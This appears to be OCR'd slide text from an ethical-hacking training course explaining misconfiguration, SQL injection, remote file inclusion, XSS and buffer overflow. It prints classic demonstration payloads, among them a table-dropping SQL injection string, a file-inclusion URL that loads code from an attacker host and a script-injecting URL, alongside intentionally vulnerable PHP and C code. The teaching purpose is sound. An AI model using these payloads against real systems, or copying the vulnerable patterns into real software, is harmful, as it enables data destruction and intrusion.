Using misconfiguration vulnerabilities, attackers gain unauthorized accesses to default accounts, read unused pages, exploit unpatched flaws, and read or write unprotected files and directories, etc.

Common Prevalence

Security misconfiguration can occur at any level of an application stack, including the platform, web server, application server, framework, and custom code


Example

- The application server admin console is automatically installed and not removed
- Default accounts are not changed
- Attacker discovers the standard admin pages on server, logs in with default passwords, and takes over

SQL Injection **Attacks**

SQL injection attacks

- SQL injection attacks use a **series of malicious SQL queries** to directly manipulate the database
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to the valuable data
- SQL injection attacks can often be executed from the **address bar**, from within application fields, and through queries and searches



```
test');DROP TABLE Messages;--
```

When this code is sent to the database server, it drops the Messages table

Code to insert spammy data on behalf of other users


```
test'), ('user2', 'I am Jason'), ('user3', 'You are hacked
```

```
<?php
function save_email($user, $message)
{
  $sql = "INSERT INTO Messages (
               user, message
          )  VALUES  (
             '$user', '$message'
          )";
  return mysql_query($sql);
}
?>
```

SQL Injection vulnerable server code


Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 14: SQL Injection

File Injection Attack



```
<form method="get">
 <select name="DRINK">
 <option value="pepsi">pepsi</option>
 <option value="coke">coke</option>
 </select>
 <input type="submit">
</form>
```

Client code running in a browser



```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

Vulnerable PHP code


`http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit?` ← Exploit Code

Attacker

Attacker injects a remotely hosted file at **www.jasoneval.com** containing an exploit

File injection attacks enable attackers to **exploit vulnerable scripts** on the server to use a remote file instead of a presumably trusted file from the local file system

How XSS Attacks Work



This example uses a vulnerable page which handles requests for a nonexistent pages, a classic 404 error page

Normal Request

① http://juggyboy.com/jason_file.html

Server Response ②

404 Not found

/jason_file.html

XSS Attack Code

Server Response ②

404 Not found

① http://juggyboy.com/<script>alert("WARNING: The application has encountered an error");</script>

Server Code


```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```

(Handles requests for a nonexistent page, a classic 404 error page)

Server

Buffer Overflow Attacks

- Buffer overflow occurs when an **application writes more data to a block of memory**, or buffer, than the buffer is allocated to hold
- A buffer overflow attack allows an attacker to modify the **target process's address space** in order to control the process execution, crash the process, and modify internal variables
- Attackers modify function pointers used by the application to **direct program execution** through a jump or call instruction and points it to a location in the memory containing malicious codes



Vulnerable Code

```
int main(int argc, char *argv[]) {
char *dest_buffer;
dest_buffer = (char *) malloc(10);
if (NULL == dest_buffer)
return -1;
if (argc > 1) {
strcpy(dest_buffer, argv[1]);
printf("The first command-line
argument is %s.\n", dest_buffer); }
else { printf("No command-line
argument was given.\n"); }
free(dest_buffer);
return 0; }
```

Note: For complete coverage of buffer overflow concepts and techniques, refer to Module 18: Buffer Overflow

SQL Injection

Module 14

Engineered by Hackers. Presented by Professionals.

SQL Injection

- SQL Injection is the most common **website vulnerability** on the Internet

1


- It is a **flaw in Web Applications** and not a database or web server issue

2

- Most programmers are still **not aware** of this threat


3

SQL Injection Is the Most Prevalent Vulnerability in 2012



http://hackmageddon.com

SQL Injection **Threats**



Changing Price

Tamper with Database Records

Spoofing Identity

Modifying Records

Escalation of Privileges

Voiding Machine's Critical Transactions

Denial-of-Service on the Server


Complete Disclosure of all Data on the System

Destruction of Data

What Is **SQL Injection**?

- SQL injection is a technique used to take advantage of **non-validated input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**
- SQL injection is a basic attack used to either **gain unauthorized access** to a database or to **retrieve information** directly from the database

